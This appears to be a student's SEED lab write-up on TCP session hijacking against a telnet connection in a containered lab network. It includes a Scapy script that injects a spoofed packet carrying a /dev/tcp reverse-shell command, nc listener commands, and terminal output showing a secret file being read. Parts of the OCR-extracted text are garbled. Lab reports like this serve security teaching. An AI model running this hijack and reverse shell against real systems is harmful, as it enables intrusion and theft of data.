

- Again we got stuck meaning the sniffing started and session is hijacked.

```

To restore this content, you can run the 'unminimize' command.
Last login: Thu Oct 27 14:01:29 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@0f0bale814df:~$ ls
secret victim
seed@0f0bale814df:~$ l

```

- While the traffic is moving in Wireshark

- And the **Attacker** found the secret

```
root@VM:/volumes# nc -l 9090 &
[1] 36
root@VM:/volumes# python3 autohijack.py
This is secret file
```



- I stopped the attack and killed the connection between **user1** and **victim**'s machine from **victim**'s machine.

```
root@0f0bale814df:/# netstat -nat
Active Internet connections (servers and established)

```

Task 4

- For this task I have modified the code from Automatic Hijack Script.

The screenshot shows a code editor window with the following details:

- File name: `autohijack.py`
- Location: `~/Desktop/SEED/Labsetup/volumes`
- Code content (highlighted in blue and purple):

```
1 from scapy.all import *
2
3 def spoof_tcp(pkt):
4     ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
5     tcp = TCP(sport=pkt[TCP].dport,
6               dport=pkt[TCP].sport, flags="A", seq=pkt[TCP].ack+5,
7               ack=pkt[TCP].seq+len(pkt[TCP].payload))
8     data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090
9     0<&1 2>&1 \r"
10    pkt = ip/tcp/data
11    #ls(pkt)
12    send(pkt, iface="br-c836eef5bef8", verbose=0)
13
14 pkt=sniff(iface='br-c836eef5bef8', filter='tcp and src host
15 10.9.0.5 and src port 23', prn=spoof_tcp)
```

- Re-establishing link between **user1** and **victim**'s machine from **user1**'s terminal.

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^>'.
Ubuntu 20.04.1 LTS
0f0bale814df login: seed

 * Support:         https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Oct 27 14:51:22 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```

- Launching the Attack and listening on port 9090

```
root@VM:/volumes# nc -l 9090 &
[1] 60
root@VM:/volumes# nc -l 9090 &
[2] 61
root@VM:/volumes# python3 autohijack.py &
[3] 62
```

- In **user1**'s terminal we got stuck while typing

not required on a system that users do not log in to.

To restore this content, you can run the 'unctrl' command in the terminal.

```
Last login: Thu Oct 27 14:51:22 UTC 2022 from 10.0.2.15
.9.0.0 on pts/2
seed@0f0ba1e814df:~$ ls
secret  victim
seed@0f0ba1e814df:~$ l
```

- Now coming back to the **Attacker**'s terminal we just need to press simple enter or a command and then enter. After that we close one of the jobs which were listening on port 9090 and with the other one we will simply use forgo command and then press enter to get the reverse shell. Now we can use the commands to access the **user1**'s terminal and get the secret.

```
